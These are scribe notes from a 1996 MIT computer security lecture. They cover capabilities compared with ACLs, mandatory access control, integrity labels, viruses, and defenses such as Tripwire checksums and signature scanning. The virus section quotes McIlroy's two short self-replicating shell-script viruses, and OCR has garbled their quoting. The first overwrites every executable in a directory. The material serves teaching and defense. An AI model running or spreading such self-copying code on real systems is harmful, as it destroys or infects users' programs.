6.857 Computer and Network Security **Fall Term, 1996**

Lecture 24 : December 3, 1996

Lecturer: Ron Rivest *Scribe: Mark Asdoorian*

Topics covered in this lecture:

- Discretionary access control
  - Capabilities
  - Comparison of ACLs and Capabilities
- Mandatory Access Control
- Viruses

1 Discretionary Access Control

Two types of discretionary access control exist: access control lists (ACLs) and capabilities. A quick review is given of ACLs (covered in the previous lecture), and then capabilities are covered. Access control lists (ACLs) are lists associated with an object, describing which subjects have what access rights. A guardian holds the list for each object and looks up each user that requests access to the subject in the ACL before allowing access. Lecture notes for lecture 23 have a more in-depth discussion of ACLs.

1.1 Capabilities

An alternative to using ACLs for discretionary access control is a capability. A capability can be represented as a ticket or token which can be submitted to a guardian as proof that a subject has rights to an object. In this case, the guardian must perform some test on the capability to certify its authenticity. Thus, the capability must contain both a listing of authorized activities (e.g. read/write/execute) as well as a means of proving the ticket is authentic.

Two issues come up when dealing with capabilities. First, one must worry about transferability of a capability. Much like the problem of anonymous digital cash, the system must provide a means for detecting duplication of a capability. Thus, the following information is held in each capability:

- addressing information
- access rights (read, write, execute, own)
- transfer rights

Secondly, capabilities present possible security holes if they are not secure against forgery. There are various ways to protect capabilities against these attacks:

- **Cryptographic Technique:** We can use a MAC (message authentication code). The operating system acts both as the ticket granter and a guard. It issues the ticket to the user to access objects, and later checks the ticket it upon receiving to ensure no forgery. As long as the MAC is computationally safe, we are safe against forgery.
- **Protected Supervisor Storage:** Capabilities are stored only in the supervisor space which is neither readable nor writeable by users. The user knows only the index to the table, and the operating system, which can access the supervisor space, is able to retrieve the capabilities based on the index given by the users. This ensures that users cannot change the capabilities to gain unauthorized access.
- **Hardware Protection:** This implementation requires one extra bit per word. When capability is created, the bit is set to 1, and any further modification of the location sets that bit to 0, and hence invalidate the capability. It is commonly called tagged architecture.

1.2 Comparison of ACLs and Capabilities

ACLs and capabilities both have advantages and disadvantages. This section describes those presented in lecture.

Checking Access

Checking access rights with ACLs requires a linear search time for the guardian to search the ACL for the user. However, the guardian need only run a constant time check on a capability, making capabilities much more favorable if a major goal of the system is access time to objects.

Revocation of Access

Revoking a user's access to an object is difficult using capabilities, requiring indirection and bulk revocation. In order to remove one user's access, the owner would have to revoke everyone's access and then re-issue the capability to all the valid users again. This becomes quite tedious on large scale computer networks. With ACLs, however, it is very easy to revoke access: the user is simply removed from the ACL.

Transferability and Propagation of Access

Propagation of capabilities is another problem. Users might transfer or copy a capability to another user or process. There are two primary tools for dealing with this problem: copy bit and a depth counter. A copy bit is associated with each capability. The owner sets the copy bit of a capability before he/she gives it to another user. Of course, the copy bit must be enforced by the hardware or the operating system so the user cannot change its value.

A depth counter limits the number of times a capability can be transferred. A user with a capability with depth counter equal to 2 can pass on any number of copies of this (well, as many as the copy bit allows) to users who will get it with the depth counter set to 1. Thus, propagation of capabilities can be controlled, but with some cost in hardware and complexity. This disadvantage for capabiliites is an advantage for ACLs, where it is impossible for a user to transfer access to another user since the guardian controls the access list.

Anonymity and Audit Trails

With capabilities, it is very difficult to determine who has access to an object. Possession of the ticket is all that is required to gain access; there is no identity check. Thus, an audit trail would be difficult if not impossible to maintain. However with ACLs, the user must prove who he is in order for the guardian to confirm his access privileges, so audit trails would be almost impossible to prevent.

Modifying Access Rights

There are two methods of dealing with the question of who can modify access rights. A hierarchical approach would be to assign an ACL or capability to modify an ACL or capability, respectively, in a hierarchy. Alternatively, the owner of an object could be set as the only user allowed to change the access rights. Both have their advantages and disadvantages. With hierarchical control, a malicious supervisor could grant himself access to a worker's data files and corrupt them. With owner-mandated access control, this could not happen, but a malicious worker could lock out his group from important data.

2 Mandatory Access Control

Mandatory access control (also called information flow control) is when the system sets and enforces security policy. This is needed when users cannot be trusted to assign proper access control to a potentially malicious process. Examples of such potentially malicious processes are downloaded applets and competitor's software.

2.1 Model

A model of mandatory access control can be made using labels:

- labeling the data (objects) you're restricting access to
- labeling processes and users (subjects)

Examples of these labels are top secret, secret, classified, and unclassified. Each of these labels represents a different layer (or security level) in the model. Figure 1 shows these layers and the possible interactions between subjects and objects. As you can see, reading and writing from objects by subjects at the same security layer is allowed. As well, an object can be read by subjects of a higher security level. However, any other object data transition is not allowed. The goal of the system is to have information flow upwards, but never down. Thus, a write down to a lower level is not permitted.

However, this raises the question about what to do in the case of a subject trying to write up a level. A decision can really be made either way whether to allow the write or not. In fact this has to do more with maintaining the integrity of the system than enforcing access control (see the next section). Also, while reading down a level to a lower-level subject would be wrong, one could simply increase the security level of the subject to match that of the object. Thus, even though this subject now has access to the higher level object, it no longer has the ability to write data to its previous level.

2.2 Integrity

As mentioned in the previous section, issues of access control can sometimes be confused with issues of maintaining system integrity. Integrity is usually identified as being one of the major goals of security, with confidentiality being an example of another. But what does integrity really mean? Some brainstorming yields that "having" integrity probably should mean:

- preventing all unauthorized changes.
- having the ability to verify the origin/source of data. this is related the "preventing all unauthorized changes."
- maybe tolerating some changes as long as the functionality (for programs, "expressivity" for data?) is preserved. maybe called "no undesirable changes".

The only thing that is clear is that integrity is a "fuzzy" word whose definition is not formalized. However, a solution to the *write up* integrity dilemma mentioned in the previous section could be to form a second labeling system. Suggested levels are garbage, probably okay, reasonably trustworthy, and highly trusted. The rule would then be to not allow writes to levels higher than the data that the subject is currently using.

3 Viruses

A virus copies itself into other programs and attempts to reproduce itself. McIlroy gives a good overview of viruses in "Virology 101", Computing Systems Spring 1989, pp. 173-181.

3.1 Virus example

McIlroy gives a simple example of a virus:

```
#!/bin/sh
for i in *
   do if test -x ‘‘$i’’
       then cp $o $i
      fi
done
```

This shell script looks at each file in the current directory and tests if the file is an executable. All executables are replaced with a copy of this virus file. Simple viruses like this one can be built upon and extended by adding more elaborate searches or leaving the original file intact, but adding the virus at the end of it.

A possible extension to this virus is:

```
for i in * #virus#
   do case ‘‘’sed1q$i’’’ in
‘‘#!/bin/sh’’) sed -n #virus#/, $p $o >> $i
      esac
done
```

This virus searches for any file which is a shell script (it searches for the #!/bin/sh string in the file) and copies itself to the end of the file. The next time the script is run, the virus will be run as well. This example virus could in turn be modified to verify if the file was already infected.

3.2 Combat Techniques

Two basic techniques are used to combat viruses. Both techniques center around protecting executable code. The simplest and obvious method of virus detection is to make every executable program and script non-writeable. Unfortunately, this is not always an option, so we must develop techniques to combat viruses. The first technique maintains checksums of executable files, the second, a database of known viruses.

Tripwire Model

Tripwire is a program that calculates a checksum for every executable file in (some subset of) a filesystem. Usually the checksums are cryptographic hashes. All of the checksums are stored in the Tripwire database, with the idea being that you run it once, then run it later to determine what has changed since the last time. This checksum database must be stored in a secure location along with the tripwire executable itself. A suggested means is to carry the tripwire program and checksum database on a floppy.

Database Model

In this model, a database of known unique byte strings from viruses is kept. When a virus scan is made, all executables are compared with this database to see if any of the byte strings match. If so, then the virus is discovered. Keeping the database up to date would be necessary for this method to be effective at all. However, that is not enough as it is possible to write virus code which mutates itself when it passes the infection on, thus avoiding detection by a simple matching algorithm.

4 Handouts

Handouts for lectures 23 and 24 are relevant to this lecture. They contain "The Protection of Information in Computer Systems" by Saltzer and Schroeder, "Virology 101" by M. Douglas McIlroy, and "The Internet Worm: Crisis and Aftermath" by Eugene H. Spafford (the internet worm will be covered in the next lecture).



Figure 1: Mandatory Access Control Layer Model.